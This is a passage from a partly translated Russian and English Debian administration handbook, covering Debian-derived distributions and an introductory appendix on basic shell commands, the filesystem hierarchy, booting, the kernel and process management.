These objectives necessarily involve a reduction in scope; Ubuntu focuses on a smaller number of packages than Debian, and relies primarily on the GNOME desktop (although there are Ubuntu derivatives that come with other desktop environments). Everything is internationalized and made available in a great many languages.

So far, Ubuntu has managed to keep this release rhythm. They also publish *Long Term Support* (LTS) releases, with a 5-year maintenance promise. As of June 2019, the current LTS version is version 18.04, nicknamed Bionic Beaver. The last non-LTS version is version 19.04, nicknamed Disco Dingo. Version numbers describe the release date: 19.04, for example, was released in April 2019.

НА ПРАКТИКЕ Поддержка Ubuntu и обещанная поддержка

Canonical неоднократно меняла правила, регламентирующие длительность периода, на протяжении которого сопровождается выпуск. Canonical как компания обещает предоставлять обновления безопасности для всего программного обеспечения, доступного в разделах `main` и `restricted` архива Ubuntu на протяжении 5 лет для LTS-выпусков и на протяжении 9 месяцев для остальных выпусков. Всё остальное (доступное в `universe` и `multiverse`) сопровождается по возможности добровольцами команды MOTU (*Masters Of The Universe*). Будьте готовы разбираться с поддержкой безопасности самостоятельно, если вы полагаетесь на пакеты из этих разделов.

Ubuntu завоевал широкую аудиторию. Миллионы пользователей были поражены простотой установки и простотой использования рабочего окружения в работе.

Ubuntu and Debian used to have a tense relationship; Debian developers who had placed great hopes in Ubuntu contributing directly to Debian were disappointed by the difference between the Canonical marketing, which implied Ubuntu were good citizens in the Free Software world, and the actual practice where they simply made public the changes they applied to Debian packages. Things have been getting better over the years, and Ubuntu has now made it general practice to forward patches to the most appropriate place (although this only applies to external software they package and not to the Ubuntu-specific software such as Mir or Unity).

→ <https://www.ubuntu.com/>

A.3. Linux Mint

Linux Mint is a (partly) community-maintained distribution, supported by donations and advertisements. Their flagship product is based on Ubuntu, but they also provide a “Linux Mint Debian Edition” variant that evolves continuously (as it is based on Debian Testing). In both cases, the initial installation involves booting a live DVD or a live USB storage device.

The distribution aims at simplifying access to advanced technologies, and provides specific graphical user interfaces on top of the usual software. For instance, Linux Mint relies on Cinnamon instead of GNOME by default (but it also includes MATE as well as Xfce); similarly, the package management interface, although based on APT, provides a specific interface with an evaluation of the risk from each package update.

Linux Mint includes a large amount of proprietary software to improve the experience of users who might need those. For example: Adobe Flash and multimedia codecs.

→ <https://linuxmint.com/>

A.4. Knoppix

The Knoppix distribution barely needs an introduction. It was the first popular distribution to provide a *live CD*; in other words, a bootable CD-ROM that runs a turn-key Linux system with no requirement for a hard-disk — any system already installed on the machine will be left untouched. Automatic detection of available devices allows this distribution to work in most hardware configurations. The CD-ROM includes almost 2 GB of (compressed) software, and the DVD-ROM version has even more.

Combining this CD-ROM to a USB stick allows carrying your files with you, and to work on any computer without leaving a trace — remember that the distribution doesn't use the hard-disk at all. Knoppix uses LXDE (a lightweight graphical desktop) by default, but the DVD version also includes GNOME and Plasma. Many other distributions provide other combinations of desktops and software. This is, in part, made possible thanks to the live-build Debian package that makes it relatively easy to create a live CD.

→ <https://live-team.pages.debian.net/live-manual/>

Note that Knoppix also provides an installer: you can first try the distribution as a live CD, then install it on a hard-disk to get better performance.

→ <https://www.knopper.net/knoppix/index-en.html>

A.5. Aptosid и Siduction

These community-based distributions track the changes in Debian Sid (Unstable) — hence their name. The modifications are limited in scope: the goal is to provide the most recent software and to update drivers for the most recent hardware, while still allowing users to switch back to the official Debian distribution at any time. Aptosid was previously known as Sidux, and Siduction is a more recent fork of Aptosid.

→ <http://aptosid.com>

→ <https://siduction.org>

A.6. Grml

Grml is a live CD with many tools for system administrators, dealing with installation, deployment, and system rescue. The live CD is provided in two flavors, `full` and `small`, both available for 32-bit and 64-bit PCs. Obviously, the two flavors differ by the amount of software included and by the resulting size.

→ <https://grml.org>

A.7. Tails

Tails (The Amnesic Incognito Live System) создан для обеспечения приватности и анонимности. Не оставляет следов на компьютере и использует сеть Tor для анонимного сетевого соединения с интернетом.

→ <https://tails.boum.org>

A.8. Kali Linux

Kali Linux is a Debian-based distribution specializing in penetration testing (“pentesting” for short). It provides software that helps auditing the security of an existing network or computer while it is live, and analyze it after an attack (which is known as “computer forensics”).

→ <https://kali.org>

A.9. Devuan

Devuan is a fork of Debian started in 2014 as a reaction to the decision made by Debian to switch to **systemd** as the default init system. A group of users attached to **sysv** and opposing drawbacks to **systemd** started Devuan with the objective of maintaining a **systemd**-less system.

→ <https://devuan.org>

A.10. DoudouLinux

DoudouLinux targets young children (starting from 2 years old). To achieve this goal, it provides a heavily customized graphical interface (based on LXDE) and comes with many games and educative applications. Internet access is filtered to prevent children from visiting problematic websites. Advertisements are blocked. The goal is that parents should be free to let their children use their computer once booted into DoudouLinux. And children should love using DoudouLinux, just like they enjoy their gaming console.

→ <https://www.doudoulinux.org>

A.11. Raspbian

Raspbian is a rebuild of Debian optimized for the popular (and inexpensive) Raspberry Pi family of single-board computers. The hardware for that platform is more powerful than what the Debian armel architecture can take advantage of, but lacks some features that would be required for armhf; so Raspbian is a kind of intermediary, rebuilt specifically for that hardware and including patches targeting this computer only.

→ <https://raspbian.org>

A.12. PureOS

PureOS is a Debian-based distribution focused on privacy, convenience and security. It follows the [GNU Free System Distribution Guidelines](#), used by the Free Software Foundation to qualify a distribution as free. The social purpose company Purism guides its development.

→ <https://pureos.net/>

A.13. SteamOS

SteamOS is a gaming-oriented Debian-based distribution developed by Valve Corporation. It is used in the Steam Machine, a line of gaming computers.

→ <https://store.steampowered.com/steamos/>

А.14. И многие другие

The Distrowatch website references a huge number of Linux distributions, many of which are based on Debian. Browsing this site is a great way to get a sense of the diversity in the free software world.

→ <https://distrowatch.com>

The search form can help track down a distribution based on its ancestry. In June 2019, selecting Debian led to 127 active distributions!

→ <https://distrowatch.com/search.php>

Приложение В. Краткий Коррективный Курс

Несмотря на то, что эта книга ориентирована на администраторов и опытных пользователей, мы не хотели исключать заинтересовавшихся новичков. Это приложение - ускоренный курс, в котором описываются основные понятия, затрагивающие обращение с компьютером в Unix.

B.1. Shell и Базовые команды

В мире Unix каждый администратор рано или поздно использует командную строку; например, когда система не запускается должным образом и имеется только командная строка режима восстановления. Умение управляться с командной строкой - базовое для выживания в таких условиях.

КРАТКИЙ ЭКСКУРС Запуск командного интерпритатора

A command-line environment can be run from the graphical desktop, by an application known as a “terminal”. In GNOME, you can start it from the “Activities” overview (that you get when you move the mouse in the top-left corner of the screen) by typing the first letters of the application name. In Plasma, you will find it in the K → Applications → System menu.

Эта секция дает только краткий обзор команд. Они все имеют много опций, не описанных здесь. Поэтому, пожалуйста, обратитесь к документации в соответствующих страницах руководства.

В.1.1. Обзор Дерева Каталогов и Управления Файлами

После того, как сеанс открыт, команда **pwd** (которая служит для вывода *рабочего каталога*) показывает текущее местоположение в файловой системе. Текущий каталог изменяется с помощью команды **cd каталог** (**cd** для того, чтобы *изменить каталог*). Родительский каталог всегда называют **..** (две точки), тогда как текущий каталог **..** (одна точка). Команда **ls** выводит список содержимого каталога. Если никаких параметров не задано, она работает в текущем каталоге.

```
$ pwd  
/home/rhertzog  
$ cd Desktop  
$ pwd  
/home/rhertzog/Desktop  
$ cd .  
$ pwd  
/home/rhertzog/Desktop  
$ cd ..  
$ pwd  
/home/rhertzog  
$ ls  
Desktop Downloads Pictures Templates  
Documents Music Public Videos
```

Новый каталог может быть создан с помощью команды **mkdir каталог**, а удален существующий (пустой) каталог может быть с помощью - **rmdir каталог**. Команда **mv** позволяет *переместить* и/или переименовать файлы и каталоги; удаление файлов достигается с помощью команды **rm файл**.

```
$ mkdir test  
$ ls  
Desktop Downloads Pictures Templates Videos  
Documents Music Public test  
$ mv test new  
$ ls  
Desktop Downloads new Public Videos  
Documents Music Pictures Templates  
$ rmdir new
```

```
$ ls  
Desktop    Downloads  Pictures  Templates  Videos  
Documents  Music      Public
```

B.1.2. Отображение и Изменение Текстовых Файлов

Команда **cat файл** (предназначенная для связывания файла со стандартным устройством вывода) считывает файл и отображает его содержимое на терминале. Если файл слишком большой чтобы поместиться на экране, используйте пейджер (полоса прокрутки) например **меньше** (или **больше**) для прокрутки содержимого файла на странице.

Команда **editor** запускает текстовый редактор (например **vi** или **nano**) и позволяет создавать, редактировать и читать текстовые файлы. Простейшие файлы иногда могут быть созданы непосредственно из интерпретатора команд с помощью перенаправления: **echo "текст" >файл**. Оно создает файл с “текстом” в качестве содержимого. Добавить строку в конце файла тоже возможно, с помощью такой команды как **echo "еще текст" >>файл**. Запишите >> в этот пример.

В.1.3. Поиск Файлов и в пределах Файла

Команда **find каталог критерий** ищет файлы внутри каталога *каталог* по особым критериям. Наиболее часто используемым критерием является - *name имя*: что позволяет найти файл по его имени.

Команда **grep выражение файл** ищет содержимое файла и извлекает строки, совпадающие с выражением (смотри боковую панель [BACK TO BASICS Regular expression](#)). Добавление опции *-r* включает рекурсивный поиск всех файлов, содержащихся в каталоге, используемом в качестве параметра. Это позволяет найти файл когда известна лишь часть содержимого.

B.1.4. Управление Процессами

Команда **ps aux** выводит список запущенных процессов и помогает идентифицировать, показывая их *pid* (Идентификационный номер процесса). Когда *pid* процесса известен, команда **kill -сигнал pid** позволяет отправить ему сигнал (если процесс принадлежит текущему пользователю). Существует несколько сигналов; наиболее часто используемые - это **TERM** (запрос завершиться корректно) и **KILL** (принудительно убить).

Командный интерпретатор может запускать программы в фоновом режиме, если за командой следует “&”. Используя амперсанд, пользователь немедленно возобновляет контроль над оболочкой, хотя команда все еще выполняется (как фоновый процесс). Команда **jobs** выводит список процессов, запущенных в фоновом режиме; ввод **fg %номер фонового процесса** (от *foreground*) возвращает процесс на передний план. Когда команда выполняется на переднем плане (была запущена обычным образом или перенесена на передний план с помощью **fg**), комбинация клавиш **Control+Z** приостанавливает процесс и возвращает контроль над командной строкой. Процесс может быть возобновлен в фоновом режиме с помощью **bg %номер фонового процесса** (от *background*).

В.1.5. Информация о системе: Память, Дисковое пространство, Идентификатор

Команда **free** отображает сведения о памяти; **df (disk free)** выводит отчет о доступном дисковом пространстве на каждом из дисков, смонтированных в файловой системе. Опция **-h** (для читаемости человеком) преобразует размеры в более разборчивый вид (обычно в мегабайты или гигабайты). Аналогичным образом, команда **free** поддерживает опции **-m** и **-g** для отображения данных в мегабайтах или гигабайтах, соответственно.

```
$ free
      total        used        free      shared  buff/cache
Mem:   16279260     5910248     523432    871036    98455
Swap:  16601084     240640    16360444
$ df
Filesystem      1K-blocks      Used  Available Use% Moun
udev            8108516         0    8108516   0% /dev
tmpfs           1627928     161800    1466128  10% /run
/dev/mapper/vg_main-root 466644576 451332520 12919912 98% /
tmpfs           8139628     146796    7992832   2% /dev
tmpfs            5120          4       5116   1% /run
tmpfs           8139628         0    8139628   0% /sys
/dev/sda1        523248      1676     521572   1% /boo
tmpfs           1627924        88    1627836   1% /run
```

Команда **id** выводит идентификатор пользователя, запустившего сессию, а также список групп, в которые он входит. Поскольку доступ к некоторым файлам или устройствам может быть ограничен для членов некоторых групп, проверка групп (в которых состоит пользователь) может быть полезной.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cd
```

В.2. Организация Иерархии Файловой системы

B.2.1. Корневой каталог

Система Debian организована по *Стандарту иерархии файловой системы* (FHS от англ. Filesystem Hierarchy Standard). Этот стандарт определяет назначение каждого каталога. Например, каталоги верхнего уровня описываются следующим образом:

- `/bin/`: основные программы;
- `/boot/`: ядро Linux и другие файлы, необходимые для его своевременного процесса загрузки;
- `/dev/`: файлы устройств;
- `/etc/`: конфигурационные файлы;
- `/home/`: личные файлы пользователей;
- `/lib/`: основные библиотеки;
- `/media/*`: точки монтирования съемных устройств (CD-ROM, USB ключей и так далее);
- `/mnt/`: временные точки монтирования;
- `/opt/`: дополнительные приложения, поставляемые третьими сторонами;
- `/root/`: личные файлы администратора (root);
- `/run/`: volatile runtime data that does not persist across reboots;
- `/sbin/`: системные программы;
- `/srv/`: данные, используемые серверами, размещенными в этой системе;
- `/tmp/`: временные файлы; часто этот каталог очищается при загрузке;
- `/usr/`: приложения; этот каталог далее подразделяется на `bin`, `sbin`, `lib` (согласно той же логике, что и в корневом каталоге). Кроме того, `/usr/share/` содержит архитектурно независимые данные. `/usr/local/` предназначен для использования администратором при установке приложения вручную без перезаписи файлов, обрабатываемых системой управления пакетами (`dpkg`).
- `/var/`: переменные данные, обрабатываемые демонами. Включает в себя файлы логов, очередей, буфера, кэша и так далее.
- `/proc/` и `/sys/` являются специфическими для ядра Linux (и не входят в FHS). Они используются ядром для экспорта данных в

пространство пользователя (смотри [Раздел B.3.4, «Пространство пользователя»](#) и [Раздел B.5, «Пространство пользователя»](#) для разъяснения этой идеи).

Note that many modern distributions, Debian included, are shipping `/bin`, `/sbin` and `/lib` as symlinks to the corresponding directories below `/usr` so that all programs and libraries are available in a single tree. It makes it easier to protect the integrity of the system files, and to share those system files among multiple containers, etc.

B.2.2. Домашний Каталог Пользователя

Содержимое домашнего каталога пользователя не стандартизировано, однако имеет несколько заслуживающих внимания соглашений. Одно из них: домашний каталог пользователя часто называют тильдой (“~”). Это полезно знать, потому что интерпретатор команд автоматически заменяет тильду в текущей директории (обычно на `/home/имя_пользователя/`).

Традиционно, конфигурационные файлы приложения хранятся непосредственно в домашнем каталоге пользователя, но их имена обычно начинаются с точки (например, почтовый клиент **mutt** хранит свои настройки в `~/.muttrc`). Обратите внимание, что имена, начинающиеся с точки, скрыты по умолчанию; и **ls** показывает их только, когда используется с опцией `-a`, а графическому файловому менеджеру нужно включить в настройках "показывать скрытые файлы".

Some programs also use multiple configuration files organized in one directory (for instance, `~/.ssh/`). Some applications (such as Firefox) also use their directory to store a cache of downloaded data. This means that those directories can end up using a lot of disk space.

Эти конфигурационные файлы хранятся непосредственно в домашнем каталоге пользователя, часто называемые *dotfiles*, быстро разрастаются, что приводит к беспорядку. К счастью, коллективные усилия под эгидой FreeDesktop.org привели к созданию “XDG базовой спецификации каталогов”, соглашения, направленного на наведение порядка среди этих файлов и каталогов. Эта спецификация устанавливает, что конфигурационные файлы должны храниться в каталоге `~/.config`, файлы кэша в `~/.cache`, а данные приложений в `~/.local` (или в его подкаталогах). Это соглашение постепенно набирает силу, и некоторые приложения (особенно графические) начали следовать ему.

Graphical desktops usually display the contents of the `~/Desktop/` directory (or whatever the appropriate translation is for systems not configured in English) on the desktop (i.e. what is visible on screen once all applications

are closed or iconized).

Наконец, система электронной почты иногда сохраняет входящие сообщения в каталоге `~/Mail/`.

В.3. Внутренняя Работа Компьютера: Различные Уровни Сложности

Компьютер обычно рассматривается как нечто весьма абстрактное, и внешний видимый интерфейс намного проще, чем его внутренняя замысловатость. Такая запутанность вызвана отчасти количеством частей, из которых она состоит. Однако, эти части можно рассматривать слоями, где каждый уровень взаимодействует только с теми, что непосредственно выше или ниже его.

Конечный пользователь может не знать этих деталей... до тех пор пока все работает. При решении таких проблем как "Интернет не работает!" первое, что нужно сделать - это определить на каком уровне проблема возникает. Сетевая карта (аппаратное обеспечение) работает? Она распознается компьютером? Ядро Linux видит ее? Параметры сети настроены правильно? Все эти вопросы позволяют выделить соответствующие уровни и сосредоточиться на потенциальном источнике проблемы.

В.3.1. Нижний Уровень: Аппаратное Обеспечение

Давайте начнем с базового напоминания о том, что компьютер - это, прежде всего, набор аппаратных элементов. Обычно это основная плата (известная как *материнская плата*), с одним (или больше) процессором, некоторым ОЗУ, контроллерами устройств, и слотами расширения для дополнительных плат (для остальных контроллеров устройств).

Наиболее примечательные из этих контроллеров: IDE (Parallel ATA), SCSI и Serial ATA, для подключения к устройствам хранения данных, таких как жёсткие диски. "Другие контроллеры" в себя включают USB, который способен подключить огромное количество разнообразных устройств (начиная от веб-камеры до термометров, от клавиатуры до системы домашней автоматизации) и IEEE 1394 (Firewire). Эти контроллеры часто позволяют подключить несколько устройств, так контроллер обрабатывает их как целую подсистему (из-за этого его обычно называют "шиной"). "Дополнительные платы" включают в себя видео карты (к ним подключается монитор), аудио карты, сетевые карты и так далее. В некоторых основных платах эти функции встроены, и нет нужды в дополнительных платах.

НА ПРАКТИКЕ Проверка работоспособности оборудования

Проверить работает ли какое-то оборудование может быть весьма сложно. С другой стороны, доказать, что оно не работает, иногда довольно легко.

Жёсткий диск состоит из шпинделя с пластинками и движущихся магнитных головок. Когда жёсткий диск включается, мотор пластинок издает характерное жужжание. Он также рассеивает энергию в виде тепла. Следовательно, жёсткий диск, остающийся холодным и тихим, когда на него подается питание, сломан.

Сетевые карты обычно оснащены светодиодами, показывающими состояние соединения. Если кабель одним концом подключен к сетевой карте (а другим к концентратору или коммутатору), по крайней мере один светодиод будет гореть. Если ни один светодиод не светится, сама сетевая карта, сетевое оборудование или кабель между ними неисправны. Следовательно, следующий шаг - тестировать каждый компонент отдельно.

Некоторые дополнительные платы — особенно 3D видео карты — имеют системы охлаждения, такие как радиаторы и/или вентиляторы. Если вентилятор не вращается,

несмотря на то, что карта включена, правдоподобное объяснение - перегрев карты. Это также относится к центральному процессору (процессорам), расположенным на основной карте.

B.3.2. Загрузчик: BIOS или UEFI

Оборудование, само по себе, не в состоянии выполнять задачи без соответствующей программной части, управляющей им. Управление и взаимодействие с оборудованием - задача операционной системы и приложений. Они, в свою очередь, требует функционального оборудования для запуска.

Этот симбиоз между аппаратным обеспечением и программным обеспечением не возникает сам собой. Когда компьютер включается, требуется небольшая начальная настройка. Эту роль берёт на себя BIOS или UEFI (части программного обеспечения, встроенные в материнскую плату), запускающийся автоматически при включении питания. Его основная задача - поиск программного обеспечения, которому он может передать управление. Обычно, в случае с BIOS, это включает поиск первого жёсткого диска с загрузочным сектором (обычно известного как *master boot record* или MBR), загрузку этого загрузочного сектора, и его запуск. С этого момента, BIOS обычно не используется (до следующей загрузки). В случае с UEFI, процесс включает сканирование дисков с целью найти выделенные разделы EFI, содержащие дальнейшие для выполнения EFI приложения.

ИНСТРУМЕНТ Настройки, средства конфигурирования BIOS/UEFI

The BIOS/UEFI also contains a piece of software called Setup, designed to allow configuring aspects of the computer. In particular, it allows choosing which boot device is preferred (for instance, you can select an USB key or a CD-ROM drive instead of the default harddisk), setting the system clock, and so on. Starting Setup usually involves pressing a key very soon after the computer is powered on. This key is often **Del** or **Esc**, sometimes **F2** or **F10**. Most of the time, the choice is flashed on screen while booting.

Загрузочный сектор (или раздел EFI), в свою очередь, содержит другие части программного обеспечения, называемые загрузчиками, цель которых - найти и запустить операционную систему. Так как эти загрузчики не встроены в основную плату, а загружаются с диска, они могут быть умнее чем BIOS (это объясняет почему BIOS не загружает

операционную систему самостоятельно). Например, загрузчик (обычно GRUB для Linux систем) может вывести список доступных операционных систем и попросить пользователя выбрать. Обычно, по истечению времени производится выбор по-умолчанию. Иногда пользователь может также выбрать параметры для запуска ядра, и так далее. В конце концов ядро найдено, загружено в память, и запущено.

ЗАМЕТКА UEFI - современная замена BIOS

Most new computers will boot in UEFI mode by default, but usually they also support BIOS booting alongside for backwards compatibility with operating systems that are not ready to exploit UEFI.

Эта новая система свободна от некоторых ограничений загрузчика BIOS: с использованием выделенных разделов, загрузчикам больше не нужны специальные трюки, чтобы поместиться в крошечную главную загрузочную запись (*MBR*), а затем искать ядро для загрузки. Даже лучше, с соответствующей сборкой ядра Linux UEFI может загрузить непосредственно ядро без каких-либо промежуточных загрузчиков. UEFI также является основой для произведения *Безопасной загрузки* (*Secure Boot*) (технологии, обеспечивающей выполнение только программного обеспечения, подтвержденного производителем Вашей операционной системы).

BIOS/UEFI также отвечает за обнаружение и инициализацию ряда устройств. Очевидно, это IDE/SATA устройства (обычно это жесткие диски и CD/DVD-ROM приводы), а также еще и PCI устройства. Обнаруженные устройства часто перечислены на экране во время процесса загрузки. Если этот список выводится слишком быстро, используйте клавишу **Pause** для его остановки на время, достаточное для прочтения. Не появившиеся установленные PCI устройства являются плохим знаком. В худшем случае, прибор неисправен. В лучшем - он просто не совместим с текущей версией BIOS или материнской платой. Спецификация PCI развивается, и старые основные платы не гарантируют поддержку более новых PCI устройств.

B.3.3. Ядро

BIOS/UEFI с загрузчиком работают всего по несколько секунд. Далее идет первая часть программного обеспечения, работающая длительное время - ядро операционной системы. Ядро берет на себя роль дирижера в оркестре и обеспечивает координацию между аппаратным обеспечением и программным обеспечением. Эта роль включает в себя несколько задач: управление оборудованием, процессами, пользователями и разрешениями, файловой системой и так далее. Ядро предоставляет общую базу для всех остальных программ в системе.

B.3.4. Пространство пользователя

Хотя все что происходит за пределами ядра можно собрать в кучу "пространство пользователя", мы по-прежнему можем разделить это программное обеспечение на уровни. Однако, их взаимодействие намного сложнее прежних, и классифицировать их не так просто. Приложения обычно используют библиотеки, которые в свою очередь окутывают ядро, но взаимодействие может также происходить с другими программами, или множеством библиотек, вызывающих друг друга.

В.4. Некоторые Выполняемые Ядром Задачи

B.4.1. Управление Оборудованием

Ядро, прежде всего, предназначено для контроля оборудования, его обнаружения, его включения когда компьютер запускается и так далее. Это также делает оборудование доступным для программного обеспечения более высокого уровня с упрощенным интерфейсом программирования, так что последнее может воспользоваться преимуществами устройств, не беспокоясь о деталях, таких как: в какой слот расширения вставлена дополнительная плата. Программный интерфейс также предоставляет уровень абстракции; это позволяет, например, программе для видео-конференции использовать веб-камеру независимо от ее производителя и модели. Программа может просто использовать интерфейс *Video for Linux* (V4L), а ядро транслирует функциональные вызовы этого интерфейса в фактические машинные команды, необходимые для использования веб-камеры.

Ядро экспортирует информацию об обнаруженном аппаратном обеспечении в виртуальные файловые системы /proc/ и /sys/. Некоторые инструменты суммируют эту информацию. Среди них, **lspci** (из пакета pciutils) выводит список PCI устройств, **lsusb** (из пакета usbutils) выводит список USB устройств, а **lspcmcia** (из пакета pcmciautils) выводит список PCMCIA плат. Эти инструменты очень полезны для определения точной модели какого-либо устройства. Эта идентификация также позволяет находить в интернете более точную информацию, которая в свою очередь, приводит к актуальной документации.

Пример B.1. Пример информации, предоставляемой lspci и lsusb

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/91
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM57
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG
$ lsusb
```

```
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.  
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.  
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.  
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.  
[ ... ]  
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350
```

These programs have a `-v` option that lists much more detailed (but usually not necessary) information. Finally, the `lsdev` command (in the `procinfo` package) lists communication resources used by devices.

Приложения часто получают доступ к устройствам через специальные файлы, созданные в `/dev/` (см. на боковой панели [К ОСНОВАМ Права доступа к устройству](#)). Это специальные файлы, представляющие дисковые устройства (например, `/dev/hda` и `/dev/sdc`), разделы (`/dev/hda1` или `/dev/sdc3`), мыши (`/dev/input/mouse0`), клавиатуры (`/dev/input/event0`), звуковые карты (`/dev/snd/*`), серийные порты (`/dev/ttys*`) и так далее.

B.4.2. Файловые системы

Файловые системы - один из наиболее выдающихся аспектов ядра. Unix системы соединяют все хранилища файлов в одну единственную иерархическую систему, которая позволяет пользователям (и приложениям) получать доступ к данным просто, зная их местоположение в этой иерархии.

Начальная точка этого иерархического дерева называется корнем, /. Этот каталог может содержать именованные подкаталоги. Например, подкаталог `home` каталога / называется `/home/`. Эти подкаталоги могут, в свою очередь, содержать другие подкаталоги и так далее. Каждый каталог также может содержать файлы, в которых фактически и хранятся данные. Таким образом, имя `/home/rmas/Desktop/hello.txt` ссылается на файл с именем `hello.txt`, хранящийся в подкаталоге `Desktop` подкаталога `rmas` подкаталога `home` корневого каталога. Ядро занимается преобразованием между этой системой именования и фактической, физической памятью на диске.

В отличии от других систем, есть только одна такая иерархия, и она может содержать данные с разных дисков. Один из этих дисков используется в качестве корня, а остальные - монтируются как каталоги в этой иерархии (в Unix команда называется **mount**); после чего, эти диски становятся доступны в этих "точках монтирования". Это позволяет хранить домашние каталоги пользователей (традиционно хранятся в `/home/`) на втором жёстком диске, который будет содержать каталоги `rhertzog` и `rmas`. После того как диск монтируется в `/home/`, эти каталоги становятся доступны в их обычных местах, и будут работать пути, такие как `/home/rmas/Desktop/hello.txt`.

There are many filesystem formats, corresponding to many ways of physically storing data on disks. The most widely known are `ext3` and `ext4`, but others exist. For instance, `vfat` is the system that was historically used by DOS and Windows operating systems, which allows using hard disks under Debian as well as under Windows. In any case, a filesystem must be prepared on a disk before it can be mounted and this operation is known as

“formatting”. Commands such as **mkfs.ext3** (where **mkfs** stands for *MaKe FileSysteM*) handle formatting. These commands require, as a parameter, a device file representing the partition to be formatted (for instance, `/dev/sda1`). This operation is destructive and should only be run once, except if one deliberately wishes to wipe a filesystem and start afresh.

Также есть и сетевые файловые системы такие как NFS, в которых данные на хранятся на локальном диске. Вместо этого, данные передаются через сеть на сервер, который хранит и извлекает их по требованию. Абстракция файловой системы защищает пользователей от необходимости беспокоится о том, чтобы файлы оставались по их обычному иерархическому пути.

В.4.3. Общие Функции

Поскольку некоторые функции используются всем программным обеспечением, имеет смысл их централизация в ядре. Например, общая файловая система позволяет любому приложению просто открыть файл по его имени, не заботясь о том, где физически находится файл. Файл может храниться, разделенным на множество частей, на одном или нескольких жёстких дисках или на удаленном сервере. Общие функции взаимодействия используются приложениями для обмена данными, независимо от способа их передачи. К примеру, пусть может проходить через комбинацию локальных или беспроводных сетей, или по телефонной линии.

В.4.4. Управление Процессами

Процесс - запущенный экземпляр программы. Он требует памяти для хранения как самой программы, так и ее оперативных данных. Ядро отвечает за их создание и отслеживание. Когда программа запускается, ядро выделяет некоторый объем памяти, потом загружает исполняемый код из файловой системы в эту память, а затем начинает исполнение этого кода. Оно хранит сведения об этом процессе, наиболее просматриваемое из которых - идентификационный номер, известный как *pid* (от англ. *process identifier*).

Unix-подобные ядра (включая Linux), как и большинство других современных операционных систем, поддерживают “многозадачность”. Другими словами, они позволяют запускать много процессов “одновременно”. Хотя на самом деле только один процесс выполняется в одну единицу времени, но ядро делит время на маленькие промежутки и исполняет каждый процесс пошагово. Так как эти временные интервалы очень короткие (в диапазоне миллисекунды), создается иллюзия параллельного выполнения процессов, хотя на самом деле они активны только в течение нескольких временных промежутков и пристаивают остальную часть времени. Работа ядра заключается в регулировании его механизма планирования для поддержания этой иллюзии, увеличивая производительность системы в целом. Если временные интервалы слишком большие, приложение может показаться не таким отзывчивым как хотелось бы. Если слишком короткие, то система будет терять много времени на переключение между задачами. Эти решения могут изменяться с приоритетами процессов. Процессы с высоким приоритетом будут работать дольше и с большей частотой временных промежутков нежели процессы с низким приоритетом.

НА ЗАМЕТКУ Многопроцессорные системы (и их разновидности)

Описанное выше ограничение одним процессом, запущенным в единицу времени, не всегда выполняется. На самом деле идет ограничение одним запущенным процессом *на ядро процессора* в единицу времени. Многопроцессорные, многоядерные или “гиперпоточные” системы позволяют запускать параллельно несколько процессов. В них также используется та же система временных интервалов, однако, она используется таким образом, чтобы

обрабатывать случаи, когда активных процессов больше, чем доступных процессорных ядер. Это совсем не удивительно: базовые системы, по большей части пристаивающие, почти всегда имеют десятки запущенных процессов.

Конечно, ядро позволяет запускать несколько независимых экземпляров одной и той же программы. Но каждый из них имеет доступ только к собственным временными интервалам и памяти. Их данные, таким образом, остаются независимыми.

B.4.5. Управление Правами

Также Unix-подобные системы являются многопользовательскими. Они предоставляют систему управления правами, которая поддерживает создание отдельных пользователей и групп; она также позволяет контролировать действия на основе разрешений. Ядро управляет данными для каждого процесса, что позволяет контролировать разрешения. Большую часть времени процесс идентифицируется пользователем, запустившим его. Этот процесс имеет право на действия, доступные его владельцу. Например, попытка открыть файл, требует от ядра проверить идентификатор процесса для предоставления доступа (для более подробной информации по данному примеру, см. [Раздел 9.3, «Управление правами»](#)).

B.5. Пространство пользователя

“Пространство пользователя” относится к среде выполнения нормальных (в отличии от ядра) процессов. Это не обязательно означает, что процессы были запущены пользователем, потому что стандартная система обычно имеет несколько “демонов” (фоновых процессов), запускающихся до того как пользователь даже откроет сеанс. Демоны - также считаются процессами пользовательского пространства.

B.5.1. Процесс

Когда ядро находится на последней фазе его инициализации, оно запускает первый процесс - **init**. Процесс #1 очень редко полезен сам по себе, и Unix-подобные системы работают с множеством дополнительных процессов.

Прежде всего, процесс может клонировать себя (это действие называется *fork*). Ядро выделяет пространство в памяти (точно такое же как и для исходного процесса), и новый процесс его занимает. Единственная разница между этими двумя процессами - их *pid*. Новый процесс обычно зовется дочерним процессом, а оригинальный (*pid* которого не изменился) - родительским процессом.

Иногда, дочерний процесс продолжает жить своей собственной жизнью независимо от родителя, со своими собственными данными, скопированными у родительского процесса. Во многих случаях, однако, этот дочерний процесс выполняется другой программой. За некоторыми исключениями, его память просто замещается новой программой, и начинается выполнение новой программы. Это механизм, используемый **init** процессом (с процессом #1) для запуска дополнительных сервисов и выполнения последовательности всей загрузки. В определенный момент один процесс из потомства **init** запускает графический интерфейс для пользователей и входа в систему (подробно эта последовательность событий описана в [Раздел 9.1, «Загрузка системы»](#)).

Когда процесс выполняет задачу для которой он был запущен, он завершается. Затем ядро высвобождает память, выделенную для этого процесса и перестает предоставлять ему интервалы времени выполнения. Родительский процесс оповещается о том, что его дочерний процесс был завершен, что позволяет процессу ожидать выполнения задач, поставленных дочернему процессу. Это поведение ясно видно в интерпретаторе командной строки (известной как *shells*). При вводе команды в командной строке, запрос возвращается только после завершения выполнения этой команды. Большинство оболочек позволяют выполнять команды в фоновом режиме (на заднем плане),

для этого надо просто добавить & в конец команды. Запрос тут же выводится снова, что может вызвать проблемы если команде нужно выводить ее собственные данные.

B.5.2. Демоны

